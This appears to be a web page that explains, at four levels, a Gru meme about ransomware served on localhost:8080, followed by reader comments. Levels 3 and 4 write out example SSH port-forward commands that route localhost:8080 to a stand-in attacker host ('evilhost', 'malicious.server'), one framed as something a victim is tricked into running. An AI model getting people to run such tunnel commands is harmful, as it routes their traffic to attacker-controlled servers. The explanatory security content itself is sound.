When “localhost:8080” is actually a one-way ticket to ransomware land
Why is this Security meme funny?
Level 1: The Home Prank
Imagine you’re at home and a friend dares you to check your own closet because they claim there’s a scary monster or a treasure inside. You roll your eyes — it’s your closet in your house, you know it better than anyone. There’s no way anything crazy is in there without you knowing, right? So, laughing, you open the closet door... SPLASH! A water balloon falls on your head that your sneaky friend had set up earlier. Turns out they found a sneaky way to get into your safe space and plant a prank!
This meme is just like that. “localhost:8080” is like the developer’s own closet — normally only they can put things in it. When the hacker said “my ransomware is in your closet (localhost:8080), go take a look,” the developer thought it was a joke and that nothing would happen. But surprise! The hacker had a trick (like the friend sneaking in) to make something bad appear there. The developer’s smug grin turns into shock and regret, because he essentially walked into a trap in his own house. The joke highlights how something that feels completely safe and personal (your home or your computer) can still be the stage for a nasty trick if you’re not careful. It’s funny and a bit scary – just like a good prank at home – showing that even in our own space, we shouldn’t let our guard down too much.
Level 2: Localhost, Ports & Trust
Let’s break down what’s happening in this meme in simpler terms. “localhost:8080” is a way of saying “connect to my own computer, on port 8080.” Here, localhost literally means “this computer I’m using right now.” It’s a hostname that almost always points to your own machine (via the IP address 127.0.0.1). And 8080 is a port number — think of it like a door into your computer where a specific program might be listening. Developers often run test web servers on port 8080, so typing http://localhost:8080 in a browser usually loads whatever app you’re building on your own PC. The key assumption is: if I’m going to localhost, I’m only interacting with programs on my computer, nothing from the outside internet.

The meme jokes that a hacker (comically named “masterhacker”) says “check out my ransomware on localhost:8080.” Ransomware is a type of nasty software that, once running on your system, locks or encrypts your files and demands money (ransom) to undo it. Normally, if some stranger said “go to my scary malware site,” you’d refuse. But here he’s saying to check it on your own machine. That sounds like nonsense — how could his ransomware page be on your PC, at an address like that? Our character (Gru) laughs it off and goes to localhost:8080 thinking it’s a joke or will just error out.
What he forgot is that there are tricks to make “your machine” show content from elsewhere. One common trick is port forwarding or using a tunnel. For instance, a tool like ngrok can connect your computer to an online service and create a tunnel so that an external link (say, http://1234abcd.ngrok.io) leads into your localhost:8080. The reverse can happen too: if you or a program set up a tunnel, you might unknowingly be pulling data from an outside server when you visit your local port. In simpler words, think of an SSH tunnel as a secret hallway: it can take something from an external room (the hacker’s server) and make it appear in a room inside your house (your localhost port). If Gru had some unwitting setup — maybe he ran a command or an app that the hacker gave him — it could have opened such a hallway. So when Gru’s browser asked his own computer for page 8080, the request traveled through that hidden hallway to the hacker’s server, fetched the ransomware page, and displayed it on Gru’s screen. He essentially invited the bad guy’s content onto his own turf without realizing it.
This meme is highlighting a social engineering angle too. Social engineering means tricking people rather than directly hacking code. The hacker relied on the developer’s confidence and curiosity: “Sure, I’ll go to localhost, nothing bad can happen, right?” It’s the tech equivalent of a prank. The trust model of “if it runs on my machine, it’s safe” broke down here. In modern computing, especially in Networking, lines blur – your machine can serve as a gateway to outside content if you’re not careful. The meme uses Gru’s shocked face to drive home the lesson: even if something says “localhost” (which we usually trust as home base), you should think twice about the context. Why is someone oddly specific about port 8080? Did I set up any port sharing or tunneling? It’s a cautionary tale for junior devs: be careful with what you run and where you connect, even if it looks local. The moment you forward a port or run a stranger’s dev tool, your “localhost” might not be as local as you think.
Level 3: Not-So-Local Host
For seasoned engineers, the humor here hits close to home (literally!). We all have that ingrained reflex to trust localhost:8080 because it usually means “my own dev server on my machine”. In countless demos and docs, 8080 is the go-to port for local web apps, so seeing “check out ransomware on localhost:8080” reads as a joke – how can anyone else’s site run on my machine? Gru (as the overconfident developer) laughs and proceeds to open it, embodying the cocky mindset: “Ha, nice try hacker, I know my local environment.” This is the setup for the classic Gru plan meme: he’s proud in slide 2 (going to localhost), expecting to prove the “masterhacker” wrong.
But slide 3 wipes the grin off his face: “it actually goes to his ransomware.” 😱 Reality hits: by some networking shenanigan, that seemingly safe address loaded the hacker’s ransomware page after all. Gru’s final blank stare in slide 4 – equal parts shock and regret – is every senior developer’s face when a Security assumption is brutally shattered. The meme exaggerates a scenario we advise juniors about but even veterans can slip on: social engineering paired with technical trickery.
So how could this happen in real life? Perhaps our “masterhacker” convinced the dev to run a little setup first (maybe an ssh command or a Docker run) that unknowingly forwarded port 8080 to an attacker-controlled server. It could be as simple as:
# Attacker convinces victim to run this in a moment of carelessness:
ssh [email protected] -L 8080:evilhost:80
# Now anything on localhost:8080 is secretly coming from evilhost:80
In corporate dev environments, it’s not uncommon to use SSH port forwarding or VPNs for testing – one little unwatched tunnel and suddenly your private dev box has a peephole. Or consider ngrok: a dev might fire it up to demo their local app, forgetting it’s still running. An attacker could share a link that effectively routes through that still-open tunnel. The punch line “one-way ticket to ransomware land” suggests that by the time Gru realizes the mistake, it’s too late – perhaps the page exploited a vulnerability or tricked him into running the ransomware. It’s funny because it’s absurd, but it’s also “too real”: seasoned devs have seen innocuous actions spiral into serious compromises. We chuckle nervously, remembering that one guy who said “It’s just localhost, what’s the worst that could happen?” right before exposing our internal Jenkins to the internet via a misconfigured reverse proxy.
The meme calls out our developer trust assumption: we assume anything on our machine is under our control. But seasoned devs know to be cautious. We’ve learned that “my machine” isn’t the fortress we’d like to think – especially with today’s cloud and container workflows. For example, if you’re SSH’ed into a remote server or inside a Docker container, localhost might refer to that environment, not your actual PC. One minute you’re laughing at a script kiddie, the next you’re frantically killing processes because you realize you did open your machine to them. This Gru meme resonates because it distills a hard-earned lesson with dark humor: never underestimate creative attack vectors. Even something as silly as “check out my ransomware at 127.0.0.1” can be a viable trap if you’ve inadvertently left a door open. The senior takeaway? Double-check your tunnels, don’t run sketchy commands from strangers (especially ones named “masterhacker”), and never let arrogance cloud your security sense. We grin at Gru’s misfortune, having been Gru at least once in our careers.
Level 4: Loopback Tunnel Vision
At a deep network level, this meme exploits a loopback paradox – the assumption that localhost (the IP 127.0.0.1 in IPv4 or ::1 in IPv6) is a private safe haven. By design, packets sent to 127.0.0.1 never leave your machine; the operating system’s network stack short-circuits them back to the local loopback interface. In theory, nothing from the outside world can directly reach this address – it’s a self-contained echo chamber. This is why developers implicitly trust it: services bound to localhost are assumed to be accessible only by local programs. It's like a magic circle where only we can play.
However, tunnels and clever redirections poke wormholes through that circle, turning local addresses into mere illusions of safety. An SSH tunnel (port forwarding) or tools like ngrok essentially perform networking sleight-of-hand: they bind port 8080 on localhost to a remote service. Under the hood, an SSH command like ssh -L 8080:malicious.server:80 user@somehost instructs your machine to listen on 127.0.0.1:8080, but any data sent there is secretly shuttled over an encrypted channel to malicious.server:80. The OS still thinks you’re talking to your own loopback, but in reality you’ve piped in an external server’s response. It’s a mind-bending inversion of the trust boundary – a confused deputy situation where your computer willingly becomes a proxy for the attacker without “realizing” it. The result? You type http://localhost:8080 into your browser, and thanks to the tunnel, your browser is literally fetching data from an attacker-controlled server as if it were local.
This concept extends to web security tricks like DNS rebinding, where a malicious website can momentarily resolve a domain to 127.0.0.1, letting it talk to local services on your machine. In other words, external scripts can breach the localhost wall by exploiting how browsers trust DNS for name resolution. It’s a diabolical flip of perspective: the thing we treated as a moat (localhost isolation) turns out to be a drawbridge if someone can manipulate the context. The meme’s punchline – “it actually goes to his ransomware” – underscores a fundamental reality of computer security: trust is contextual. The “runs on my machine” security model fails when your machine itself can be tricked into running their code. Modern zero-trust architecture explicitly teaches us to verify every assumption, because even a loopback interface can lie under the right (or rather, wrong) conditions. This Gru meme is a humorous nod to that deep truth: the Networking foundations we rely on (like reserved IP ranges and routing rules) can be subverted by a simple tunnel, turning a seemingly harmless address into a one-way ticket to pwnage. It’s equal parts terrifying and fascinating – our cozy localhost can become a covert gateway to ransomware land when classical safeguards are bypassed by our own tools and actions.
Description
Four-panel Gru presentation meme from Despicable Me. Panel 1: Gru proudly points at a blue flip-chart that reads, "masterhacker says check out his ransomware on localhost:8080." Panel 2: Gru, still smiling, reveals the next slide: "I laugh. goto localhost:8080." Panel 3: Gru turns, slightly puzzled, as the chart now says, "it actually goes to his ransomware." Panel 4: Same text persists, but Gru stares down in dawning regret. The visual gag plays on the classic localhost trust assumption - seasoned engineers reflexively assume 127.0.0.1 is safe, forgetting that SSH tunnels, reverse proxies, or ngrok can expose a real attacker-controlled service. For senior developers, it’s a reminder that the security model of "runs on my machine" breaks the moment port 8080 is forwarded through an unwatched tunnel
Comments
24Comment deleted
Lesson learned: trust boundaries aren’t defined by 127.0.0.1 - they’re defined by whoever remembered to kill the ngrok session
After 20 years in tech, I've debugged race conditions in distributed systems and untangled circular dependencies in microservices, but nothing prepared me for the existential crisis of ransomware that only encrypts itself on 127.0.0.1 - it's like a virus that practices social distancing from actual targets
Ah yes, localhost:8080 - the digital equivalent of 'it's fine, I'm running this in production but only I know the URL.' Because nothing says 'security best practices' like assuming the loopback interface is an air-gapped DMZ. Plot twist: your browser doesn't care if it's localhost when executing that cryptolocker.js you just curled from a sketchy GitHub gist. Remember folks, 127.0.0.1 is just another IP address where your threat model goes to die, right next to your assumption that CORS will save you
Elite opsec: ransomware with a blast radius of one localhost tab - zero externals, perfect for that solo pentest weekend
Senior lesson: with enough SSH -L and kubectl port-forward, “localhost” is just someone else’s computer in a loopback costume
Localhost is just a state of mind - until your ssh -L, kube port‑forward, or IDN “locaIhost” pipes 127.0.0.1 straight into someone else’s ransomware demo
Hahahahahha Comment deleted
schizophrenia Comment deleted
backdoor Comment deleted
What's the difference Comment deleted
1 is a mental condition, another is a way to infiltrate another person's system. Comment deleted
Same same Comment deleted
you don't need another person to have schizophrenia. at least this is the difference. Comment deleted
Sound the same Comment deleted
He won't hack me 'cause I'm already using port 8080! Yeah! He's probably not ready for a EAddrInUse 🙏 Comment deleted
while (EAddrInUse) port++ Comment deleted
The ransomware was already on his computer, or did it go on it when he checked the port? Comment deleted
1 ofc, how else that request might have been intercepted? * tho theoretically it might have been some other hardware I guess but let’s now dive into too complicated scenarios 🌚 Comment deleted
Thanks :3 Comment deleted
What wouldve happen if he never visits that? Comment deleted
Depends? Comment deleted
Like, it's just a funny way to show that specific environment has been infiltrated Comment deleted
Literally remotely redirecting the request by any available means? Tho i am not sure if interpreted scripts can escape browsers without permission anyways Comment deleted
Sir, first answer who and how occupied the port to listen for requests on it, and then try to make an assumption Comment deleted